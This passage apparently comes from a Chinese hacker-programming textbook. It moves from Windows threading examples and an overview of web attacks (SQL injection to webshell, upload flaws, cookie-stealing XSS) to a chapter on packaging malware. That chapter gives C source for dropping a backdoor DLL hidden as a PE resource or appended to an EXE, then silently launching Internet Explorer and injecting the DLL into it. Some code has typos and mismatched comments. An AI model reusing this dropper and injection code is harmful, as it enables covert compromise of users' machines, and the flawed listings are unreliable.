在线程函数中要对保护的数据进行操作前, 可以通过调用 EnterCriticalSection(LPCRITICAL\_SECTION lpCriticalSection) 函数申请进入临界区。由于在同一时间内, 只允许一个线程进入临界区, 所以在申请的时候如果有一个线程已经进入临界区, 则该函数就会一直等到那个线程执行完临界区代码。

#### (3) 离开临界区。

当执行完临界区代码后, 需要调用 LeaveCriticalSection(LPCRITICAL\_SECTION lpCriticalSection) 函数把临界区交换给系统。

#### (4) 删除临界区。

当不需要临界区时, 可调用 DeleteCriticalSection(LPCRITICAL\_SECTION lpCriticalSection) 函数将临界区对象删除。

下面是一个多线程与线程同步的具体实现代码。

```
#include <windows.h>
#include <stdio.h>
HANDLE hFile;
CRITICAL_SECTION cs;           // 定义临界区对象
DWORD WINAPI Thread(LPVOID lpParam) // 写文件线程函数
{
    nt n=(int)lpParam;          // 得到是哪个线程
    DWORD dwWrite;
    int i;
    for (i=0;i<10000;i++)
    {
        // 进入临界区
        EnterCriticalSection(&cs);
        char Data[512]="第五章脚本编程攻防初级入门多个线程实例";
        WriteFile(hFile,&Data,strlen(Data),&dwWrite,NULL); // 写入文件
        LeaveCriticalSection(&cs); // 出临界区
    }
    printf("第%d号线程结束运行\n",n); // 输出哪个线程运行结束
    return 0;
}
int main(int argc, char* argv[])
{
    hFile=CreateFile("c:\\\\hack.txt",GENERIC_WRITE,0,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL); // 创建文件
    if(hFile==INVALID_HANDLE_VALUE)
    {
        printf("CreateFile Error\n");
        return 0;
    }
    DWORD ThreadId;
    HANDLE hThread[5];
    InitializeCriticalSection(&cs); // 初始化临界区对象
    int i;
    for( i=0;i<5;i++) // 创建5个线程
    {
        hThread[i]=CreateThread(NULL,NULL,Thread,LPVOID(i+1),0,&ThreadId);
        printf("第%d号线程创建成功\n",i+1);
    }
    WaitForMultipleObjects(5,hThread,true,INFINITE); // 等待5个线程运行结束
    DeleteCriticalSection(&cs); // 删除临界区对象
    CloseHandle(hFile); // 关闭文件句柄
    return 0;
}
```

下面给出创建多个子线程实例源码编程。

```

#include <stdio.h>
#include <process.h>
#include <windows.h>
// 子线程函数
unsigned int __stdcall ThreadFun(PVOID pM)
{
    printf("\n线程ID号为%4d的子线程说: 你好, 我是第%4d的子线程, 感谢你创建成功\n", GetCurrentThreadId(), GetCurrentThreadId());
    return 0;
}
// 主函数, 所谓主函数其实就是主线程执行的函数
int main()
{
    printf("    创建多个子线程实例 \n");
    printf(" 第五章脚本编程攻防初级入门多个线程实例 \n");

    const int THREAD_NUM = 5;
    HANDLE handle[THREAD_NUM];
    int i;
    for (i = 0; i < THREAD_NUM; i++)
        handle[i] = (HANDLE)_beginthreadex(NULL, 0, ThreadFun,
        NULL, 0, NULL);
    WaitForMultipleObjects(THREAD_NUM, handle, TRUE, INFINITE);
    return 0;
}

```

在“命令提示符”窗口中运行该程序即可同步创建多个线程, 其运行结果如图所示。



同步创建多个线程

## 5.6 网站脚本入侵与防范

无论是企业还是个人都可以拥有自己的网站，目前网站已经成为交流沟通、展示个性、商业宣传等不可缺少的手段。同时黑客也把网站作为自己的攻击目标，虽然许多网站都做了很多安全工作，如安装防火墙、给系统打上补丁、安装安全检测系统，但还是不能有效地阻止黑客攻击，其原因在于网站上各种 Web 应用程序的不安全性。

### 5.6.1 Web 脚本攻击的特点

许多黑客可以突破 SSL 加密和各种防火墙，攻击 Web 网站的内部，从而获得 Web 网站的客户保密资料，甚至控制整个网站的服务器。Web 站点的默认服务端口号是 80，针对该端口的 Web 服务进行各种攻击的行为就是 Web 脚本攻击。

Web 脚本攻击入侵，在网络上非常常见，其原因在于其特殊性。Web 脚本攻击与其他攻击方式相比，其特殊性表现在以下 5 个方面。

#### 1. 攻击目标众多

由于现在网络上存在着各种各样的网站，所以给 Web 脚本攻击者提供了众多的攻击目标。通过 Web 攻击的目标不仅仅是公司或政府等大型网站，还有各种个人网站。Web 攻击可以存在于常见的 Windows 操作系统中，还可以存在于 UNIX 等众多类型操作系统的服务器上。可以说只要存在网站，就可能存在 Web 脚本攻击。正是由于 Web 脚本攻击的目标众多，也导致了 Web 脚本攻击事件的频繁发生。

#### 2. 危害严重

使用 Web 脚本攻击可以更改目标主页信息，导致网站服务无法正常进行；重者可以盗取网站用户的重要数据，造成整个网站瘫痪，从而控制整个网站服务器。由于网站服务器一般都是目标网络系统中比较重要的主机，所以在攻击整个网络时，Web 攻击危害是很严重的。Web 脚本攻击的严重性还体现在 Web 脚本攻击的简单性上。因为 Web 脚本攻击采用的手段往往比较简单，甚至一行简单的代码就可以让网站服务器被黑客攻击。同时网站管理员又忽略 Web 程序的安全漏洞，这使 Web 攻击比一般的攻击更易进行。

#### 3. 攻击方式多

由于使用不同的 Web 网站服务器、不同的开发语言导致网站存在不同的漏洞，所以使用 Web 脚本攻击方式也有很多种。如黑客可以从网站的文章系统、下载系统、留言板等部分进行攻击；也可以针对网站后台数据库进行攻击；还可以在网页中写入具有攻击性的代码；甚

至可以通过图片进行攻击。

#### 4. 难于防范

由于每个网站采用不同的 Web 程序，不同的网站存在的漏洞也不相同，所以很难采用统一的方式给网站进行修复漏洞、打补丁。与传统的入侵方式不同，Web 脚本攻击不会在防火墙和系统日志中留下任何入侵痕迹，即使经验丰富的网络管理员也很难从网站日志中找到入侵者的踪迹。

#### 5. 不易被检测

传统的攻击方式往往会由于目标主机安装防火墙而失效，但 Web 脚本攻击不受防火墙限制。其原因在于：Web 脚本攻击的所有操作都是通过 80 号端口进行的，而通过该端口的数据都是防火墙允许的，所以不会拦截 Web 脚本攻击。

同时黑客在 Web 脚本攻击后，往往会在网站中放置 ASP 或脚本木马作为后门，这些文件是很难被查毒软件查杀的。甚至会在合法网页中插入一段隐蔽的代码，导致杀毒软件完全无法识别这些后门的存在。有的黑客直接修改网页源代码，取消某些密码验证等，使其可以自由进入网站服务器。

### 5.6.2 Web 脚本攻击常见的方式

随着 Web 站点各种安全问题的不断出现，甚至一些攻击者还可以利用漏洞获得管理员的权限进入站点内部。许多攻击者还可以通过 SSL 加密和各种防火墙攻入 Web 站点的内部，从而窃取信息。针对网站服务器 80 号端口的 Web 服务进行的各种攻击行为就是 Web 攻击。Web 攻击的方式很多，但最常见的主要分为以下几种。

#### 1. 注入攻击

注入攻击是攻击者通过 Web 应用传播恶意的代码到其他的系统上。这些攻击包括系统调用（通过 shell 命令调用外部程序）和后台数据库调用（通过 SQL 注入）一些设计上有缺陷的 Web 应用中的 Perl、python 和其他语言写的脚本（script）可能被恶意代码注入和执行。任何使用解释执行的 Web 应用都有被攻击的危险。

SQL 注入漏洞的入侵是一种 ASP+ACCESS 的网站入侵方式，通过注入点列出数据库里面管理员的账号和密码信息，猜解出网站的后台地址，再用账号和密码登录进去找到文件上传的地方，把 ASP 木马上传上去，获得一个网站的 WEBSHELL。

## 2. 上传漏洞攻击

网站的上传漏洞是由于网页代码中的文件上传路径变量过滤不严格造成的,利用这个上传漏洞可以随意加上网页木马,连接上传的网页即可控制该网站系统。上传漏洞分为动力型和动网型两种。编程人员在编写网页时未对文件上传路径变量进行任何过滤,所以用户可以任意修改该变量值。针对文件上传路径变量未过滤进行上传就是动网型上传漏洞。动网型上传漏洞因最先出现在动网论坛而得名,其危害性极大,使很多网站都遭受攻击。而动力上传漏洞是因为网站系统没有对上传变量进行初始化,在处理多个文件上传时,可以将 ASP 文件上传到网站目录中。所以上传漏洞攻击方式对网站安全危险很多,黑客可以直接上传 ASP 木马而得到一个 WEBSHELL,从而控制整个网站的服务器。

## 3. 跨站攻击

跨站攻击是指入侵者在远程 Web 页面的 HTML 代码中插入具有恶意目的的数据,用户认为该页面是可信赖的,但当浏览器下载该页面,嵌入其中的脚本将被解释执行。由于 HTML 语言允许使用脚本进行简单交互,入侵者便通过技术手段在某个页面里插入一个恶意 HTML 代码,例如记录论坛保存的用户信息(Cookies),由于 Cookies 保存了完整的用户名和密码资料,用户就会遭受安全损失。

跨站攻击最常见的方式是通过窃取 Cookies 或欺骗打开木马网页等,取得重要的资料;也可以直接在存在跨站漏洞的网站中写入脚本代码,在网站挂上木马网页等。

## 4. 数据库入侵

数据库入侵是利用默认数据库下载和暴库下载,在数据库中插入代码等通过网站程序进行的攻击。默认数据库下载漏洞是指许多网站在使用一些公开源代码的网站程序时,由于没有对数据库路径以及数据库文件名进行修改,使黑客可以直接下载或操作默认的数据库文件进行的攻击。暴库是指通过一些技术手段或者程序漏洞得到数据库的地址,并将数据非法下载到本地。黑客非常乐意干这种工作,为什么呢?因为黑客在得到网站数据库后,就能得到网站管理账号,进而对网站进行破坏与管理;黑客也能通过数据库得到网站用户的隐私信息,甚至得到服务器的最高权限。

## 5. 其他脚本攻击

网站服务器的漏洞主要集中在各种网页中,由于网页程序编写得不严谨,所以出现了各种脚本漏洞,如动网文件上传漏洞、Cookies 欺骗漏洞等都是输入脚本漏洞攻击中的某种类型。除这几类常见的脚本漏洞外,还有一些专门针对某些网站程序出现的脚本程序漏洞,最常见的有用户对输入的数据过滤不严、网站源代码保留等。这些漏洞的利用需要用户有一定的编程基础,但现在网络上随时都有最新的脚本漏洞发布,也有专门的工具,大家可以使用这些

工具完成攻击。

### 5.6.3 脚本漏洞的根源与防范

随着脚本漏洞的挖掘，黑客越来越猖狂，并且越来越低龄化和傻瓜化。各种 Web 应用程序之所以会出现攻击漏洞，其原因是多方面的，主要表现在如下两点。

#### 1. 程序语言自身的缺陷

由于用于网页设计的 HTML 语言已远远不能满足各种交互式网页程序的需要，所以 ASP、ASPX、JSP、PHP 等各种功能强大的网页语言相继出现。目前交互式网站功能越来越强大，但存在的安全漏洞也越来越多。


#### 2. 安全意识的缺乏

对 Web 脚本攻击的认识不足，缺乏相应的安全意识，是造成各种 Web 脚本攻击不断出现的原因之一。由于许多网页设计者追求美工创意以及相关功能的实现，而忽略网站的安全性，造成设计出来的网站存在着安全漏洞。

由于程序员的水平及经验也参差不齐，相当大一部分程序员在编写代码时，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。另外，网页程序源代码开放也可以带来安全问题。由于源代码开放，许多网页设计者会在已有程序基础上进行二次开发，或在自己的程序中借用某个网站的部分功能。如果被借用的程序本身存在安全漏洞，创建借鉴这些代码的网页就会继承源程序的漏洞，从而导致网页程序漏洞普遍存在。在网页程序代码被公开后，一些黑客会有针对性地去阅读这些代码，从中找到程序的漏洞。

安全意识的缺乏，不仅是网页程序设计者的问题，还包括网页程序应用者以及服务商等。现在很多用户在浏览网站时，由于设置不周全或者其他原因，可能会造成应用中的漏洞。同时许多网站服务商本身服务器的设置就存在问题，因而可能引发网页程序的漏洞被黑客攻击。

因此，Web 网页脚本安全问题应该是一个多方面的问题，所以无论是网页程序员、网站管理员，还是网页浏览者都需要深入学习各种 Web 网页脚本攻击技术以及原因，同时采取防御措施，以提高自己的安全意识和技术水平。



## 技巧与问答

### ❖ 本章的控制注册表代码编写完怎么验证？

建议这样的程序运行在虚拟机里面，如果没有安全软件的干扰，是能够实现更改注册表的，只需要打开任意浏览器，就会出现主页被篡改的情况。

### ❖ 进程编程中断进程的危害是什么？

这样的程序尽量少运行几次，因为中断进程直接影响系统本身，其次直接受害的应该是硬盘进而会产生死锁、宕机现象，所以真的需要小心。

### ❖ 线程编程应用在什么地方？

这里的线程只是作为一个示例而已，主要可在服务器处理多方请求时发挥作用。从黑客进行网络攻击的角度来看，则主要是在控制远方多台“肉鸡”计算机时使用，可能提高效率。



## 第6章

# 黑客程序的配置和数据包嗅探

一个黑客在测试一个程序时，发现存在有不正常的现象，于是开始对这个程序进行分析。经过应用程序分析、反编译和跟踪测试等多种技术手段，黑客发现该程序的确存在漏洞，于是针对该漏洞编写了一个能获取系统最高控制权的攻击程序，证实该漏洞的确存在。那么，怎么来实现黑客程序的配置呢？怎样使用数据包嗅探？本章将为大家讲解相关知识。

### 本章要点

- 文件操作技术。
- 黑客程序的配置。
- 数据包的嗅探技术。

## 6.1 文件操作技术

在黑客程序编写过程中,如果想实现一次上传多个文件,就是要用“多个文件编程一个文件”技术对文件进行设置。该项技术的实质是在编译时先把多个文件整合成一个文件,运行后释放原来整合的文件到相应的目录中,最后程序才执行自身功能。如对于一个 DLL 文件和一个 EXE 文件,可以先将 DLL 文件包含在 EXE 文件中,一旦 EXE 程序运行就把包含的 DLL 文件释放到相应的目录中, DLL 文件又可被正常调用了。

### 6.1.1 资源法生成文件

在资源法中涉及的资源是指 PE 文件中的资源。计算机上任何以文件形式存在的数据都可以看成资源包含在 PE 文件中,如图片、声音、视频等。这些资源可以载入内存,运行时被自身访问、修改。一般情况下,资源会被包含在名为 .rsrc 的预定义段中。


这里以插入进程的后门为例,介绍如何利用资源法生成文件。由于该后门包含一个 EXE 文件和一个 DLL 文件,现在需要在 EXE 文件编译时,把 DLL 文件作为其资源一起编译。待编译完成后, DLL 文件就会以 PE 资源的形式包含在 EXE 文件中。

在编译之后,在 EXE 文件的工程中也需添加新的代码,而且这些代码必须在 EXE 程序调用 DLL 文件前开始执行,这是因为添加的代码作用是把资源导出成为一个 DLL 文件。其具体实现过程如图所示。



使用资源生成法生成文件流程

从上图不难看出,需要先将 DLL 文件以资源的形式包含在 EXE 文件中。在“Code::Blocks”窗口中的工程根目录下创建一个 resource.h 的文件,再在该文件中添加相应的代码,如图所示。



在“Code::Block”窗口创建文件

添加的代码如下。

```
#define RC_DLL 256
#define ID_BACKDOOR_DLL 100
```


再在工程根目录下新建一个 res.rc 文件，并添加如下代码。

```
#include "resource.h"
ID_BACKDOOR_DLL RC_DLL BackdoorDll.dll
```

各个字段的含义如下。

- RC\_DLL 表示资源类型。
- ID\_BACKDOOR\_DLL RC\_DLL 是资源的 ID 号。
- BackdoorDll.dll 是以资源形式包含在 EXE 文件中的 DLL 文件名。

在完成操作之后还需将 BackdoorDll.dll 文件复制到工程根目录中，并修改相关工程文件，即让工程包含 res.rc 和 resource.h 两个文件。因为 resource.h 是头文件，所以只需要在 InjectDll.cpp 文件中添加包含 resource.h 头文件的 #include “resource.h” 代码即可。如果想让工程包含 res.rc 文件，则在 Code::Blocks 窗口中右击 “Add files”，即可打开 “Add Files to Project (添加文件到工程)” 对话框，如图所示。在其中选择刚创建的 res.rc 文件之后，单击 “打开” 按钮，即可将该文件添加到工程中。



打开“输入文件到工程”对话框

在编译之后不难发现，EXE 文件比原来的大了很多，这是因为 DLL 文件以资源的形式被包含进去了。这样，把 DLL 以资源的形式包含在 EXE 文件中就完成了。

下面来介绍几个与资源操作相关的 API 函数，在把资源导出为 DLL 文件时都会使用到。

## 1. FindResource 函数

FindResource 函数是用来确定指定模块中指定类型和名称的资源所在位置。

该函数的具体格式如下。

```
HRSRC FindResource (
    HMODULE hModule,
    LPCTSTR lpName,
    LPCTSTR lpType);
```

各个参数的含义如下。

- hModule: 处理包含资源的可执行文件模块。NULL 值则指定模块句柄指向操作系统通常情况下创建最近过程的相关位图文件。

- lpName: 指定资源名称。

- lpType: 指定资源类型。

如果参数 lpType 或 lpName 的高字节为 0, 则其低字节中所给定资源的类型或名称标识说明。另外, 这些参数指向以 NULL 为终止符的字符串。字符串的第一个字符是 #, 后面的字符以十进制数来表示源类型或名称的整数标识符。例如, 字符串 "#158" 表示整数标识符 158。如果该函数调用成功, 则返回值为指向被指定资源信息块的句柄; 如果函数调用失败, 则返回值为 NULL。

## 2. LoadResource 函数

LoadResource 函数的作用是装载指定资源到全局存储器, 该函数的具体格式如下。

```
HGLOBAL LoadResource (
    HMODULE hModule,
    HRSRC hResInfo);
```

各个参数的含义如下。

- hModule: 处理包含资源的可执行文件的模块句柄。若 hModule 为 NULL, 系统从当前过程的模块中装载资源。

- hResInfo: 将被装载资源的句柄。必须由函数 FindResource 或 FindResourceEx 创建。如果该函数调用成功, 返回值是相关资源数据的句柄; 如果函数调用失败, 返回值为 NULL。

## 3. LockResource 函数

该函数锁定内存中的指定资源, 即返回资源在内存中的地址, 通常和 GlobalUnlock(解除内存中的指定资源)函数一同使用。具体格式为: LPVOID LockResource (HGLOBAL hResDate)。

该函数只包括一个 hResDate 参数: 指向被装载的资源的句柄, 由函数 LoadResource 返回。如果该函数调用成功, 则返回值是资源第一个字节的指针; 否则为 NULL。

## 4. SizeofResource 函数

该函数的作用是返回指定资源字节数大小。如果该函数调用成功, 返回值资源的字节数; 如果函数调用失败, 则返回值为 0。

其具体格式如下。

```
DWORD SizeofResource (
    HMODULE hModule,
    HRSRC hResInfo);
```

各个参数的作用如下。

- hModule: 包含资源的可执行文件模块的句柄。
- hResInfo: 资源句柄。此句柄必须由函数 FindResource 或 FindResourceEx 来创建。

在了解了几个与资源操作相关的函数后,就可以将资源导出为文件形式。在 C++ 编程中,其具体实现流程如图所示。



从中不难看出:将资源导出为文件过程其实就是调用几个 API 函数的过程。可以将整个过程封装为一个 ResourceToFile 函数,该函数的具体内容如下。

```
void ResourceToFile(char *filename, char *Name, char* Type)
{
    HRSRC hRes = FindResource(NULL, Name, Type);    // 寻找自身进程
    中的资源
    if(hRes==NULL)
        return;
    HGLOBAL hgRes = LoadResource(NULL, hRes);    // 导入资源
    if(hgRes==NULL)
        return;
    void *pRes = LockResource(hgRes);    // 锁定资源
    if(pRes==NULL)
        return;
    DWORD size = SizeofResource(NULL, hRes);    // 得到资源字节数
```

```

    if(size==0)
        return;
    HANDLE hFile = CreateFile(filename, GENERIC_WRITE, 0, 0,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0); // 创建文件
    if(hFile==INVALID_HANDLE_VALUE)
        return;
    DWORD dwWrite;
    if(!WriteFile(hFile, pRes, size, &dwWrite, 0)) // 把资源写入到文件
        return;
    CloseHandle(hFile); // 关闭文件句柄
    GlobalFree(hgRes); // 释放资源
}

```

ResourceToFile 函数中的 filename 参数是指要创建的 DLL 文件名; Name 参数是资源名; 而 Type 参数是资源类型。WinMain 函数的调用方法如下。

```

int APIENTRY WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR lpCmdLine,
                    int nCmdShow)
{
    char Path[256];
    char DllPath[256];
    GetSystemDirectory(Path, sizeof(Path)); // 得到 windows 系统路径
    Path[3]=0x00; // 0x00 截断字符, 得到盘符
    strcat(Path, "Program Files\\Internet Explorer\\iexplore.exe");
// 得到 IE 带路径文件名
    WinExec(Path, SW_HIDE); // 启动 IE, 为了防止系统中没有 IE 进程
    Sleep(2000); // 暂停两秒, 等待 IE 启动
    DWORD Pid=GetProcessID("iexplore.exe"); // 得到 IE 进程
    GetCurrentDirectory(sizeof(DllPath), DllPath); // 得到程序自身路径
    strcat(DllPath, "\\BackDoorDll.dll"); // 得到 DLL 带路径文件名
    ResourceToFile(DllPath, MAKEINTRESOURCE(ID_BACKDOOR_DLL),
MAKEINTRESOURCE(RC_DLL)); // 把资源导出成为 DLL 文件
    InjectDll(DllPath, Pid); // 注入 IE 进程
    return 0;
}


```

其中 MAKEINTRESOURCE 是一个宏, 用于把整型数据转换为字符串型数据。

### 6.1.2 附加文件法生成文件

附加文件法是在 EXE 文件尾部写入 DLL 文件的数据, 当 EXE 运行时就创建一个 DLL 文件, 读取自身文件尾部的 DLL 内容, 并把这部分数据写入要创建的 DLL 文件中。附加文件法也是一种生成文件的方法。


仍然以插入远程进程的后门为例,介绍如何使用附加文件法生成文件。要想使用附加文件法,则需要将一个 EXE 文件和一个 DLL 文件整合成一个文件,当该文件被载入内存开始运行时就把 DLL 导出为独立文件。其具体实现过程如图所示。



附加文件法生成文件的流程

可以将这个过程分为整合文件和导出文件两个步骤:利用外部程序把 DLL 文件中的所有数据写入 EXE 文件的末尾,将两个文件合并成一个文件。而在程序运行后,需要将 DLL 文件部分导出为独立的 DLL 文件。如果想实现这一功能,则必须在 EXE 文件调用 DLL 文件前,通过读取自身文件尾部的 DLL 部分,把读到的数据写入新建的 DLL 文件中。

下面介绍合并文件部分,先以只读方式打开 DLL 文件、以只写方式打开 EXE 文件;再利用 SetFilePointer 函数将 EXE 文件的指针移动至文件的尾部;需从 DLL 文件中读取设置的字节数,如 2500 字节;将读取到的字节写到 EXE 文件尾部,具体实现过程如图所示。



文件整合的具体过程

从中可以看出,程序会反复读取DLL文件,每次读取设置的字节数,并且把读到的数据写到EXE文件的尾部。如果读到的实际数据少于设置的字节数,则表明DLL文件已被读到末尾,此时只需把这次读到的数据写入EXE文件即可完成EXE文件与DLL文件的整合。

其实现代码如下。

```
#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
int main(int argc, char* argv[])
{
    HANDLE nhFile=CreateFile(argv[1],GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL); //只读方式打开DLL文件
    if(nhFile==INVALID_HANDLE_VALUE)
    {
        printf("CreateFile error\n");
        return 0;
    }
    HANDLE shFile=CreateFile(argv[2],GENERIC_WRITE,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL); //只写方式打开EXE文件
    if(shFile==INVALID_HANDLE_VALUE)
    {
        printf("CreateFile error\n");
        return 0;
    }
    //把EXE文件的指针移动到文件末尾
    if(SetFilePointer(shFile,0,NULL,FILE_END)==-1)
    {
        printf("SetFilePointer error\n");
        return 0;
    }
    char buff[2500]={0};
    DWORD dwRead;
    DWORD dwWrite;
    while(1)
    {
        if(!ReadFile(nhFile,buff,2500,&dwRead,NULL)) //每次读取
        2500字节
        {
            printf("ReadFile error\n");
            return 0;
        }
        //读到的实际值小于2500字节
        if(dwRead<2500)
        {
            if(!WriteFile(shFile,buff,dwRead,&dwWrite,NULL)) //写入实
            际读到的字节数
```

```

    {
        printf("WriteFile error\n");
        return 0;
    }
    break; //跳出循环
}
//写入读到的2800字节
if(!WriteFile(shFile,buff,2500,&dwWrite,NULL))
{
    printf("WriteFile error\n");
    return 0;
}
printf("合并文件成功\n");
//关闭文件句柄
CloseHandle(shFile);
CloseHandle(nhFile);
return 0;
}

```

其实导出文件和合并文件的过程非常相似，先以只读形式打开自身文件；使用 CreateFile 函数创建一个 DLL 文件，并把文件指针移动到 EXE 文件中的 DLL 部分；读取设置字节的数据，再将其写入创建的 DLL 文件中。其具体实现代码如下。

```

GetModuleFileName(NULL,szName,256); //得到自身文件名
HANDLE shFile=CreateFile(szName,GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL); //只读方式打开自身文件
if(shFile==INVALID_HANDLE_VALUE)
{
    printf("CreateFile error\n");
    return 0;
}
HANDLE hFile=CreateFile(DllPath,GENERIC_WRITE,0,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL); //创建DLL文件
if(hFile==INVALID_HANDLE_VALUE)
{
    printf("CreateFile error\n");
    return 0;
}
if(SetFilePointer(shFile,- 50125,NULL,FILE_END)==-1) //移动文件指针到DLL部分
{
    printf("SetFilePointer error\n");
    return 0;
}
char buff[2500]={0};
DWORD dwRead;

```


```

DWORD dwWrite;
while(1)
{
    if(!ReadFile(shFile,buff,2500,&dwRead,NULL)) // 读取2500字节
    {
        printf("ReadFile error\n");
        return 0;
    }
    if(dwRead<2500)
    {
        if(!WriteFile(hFile,buff,dwRead,&dwWrite,NULL)) // 写入实际
        {
            printf("WriteFile error\n");
            return 0;
        }
        break;
    }
    if(!WriteFile(hFile,buff,2500,&dwWrite,NULL)) // 写入读到的2500字节
    {
        printf("WriteFile error\n");
        return 0;
    }
}
CloseHandle(hFile);
CloseHandle(shFile);

```

读到的字节数

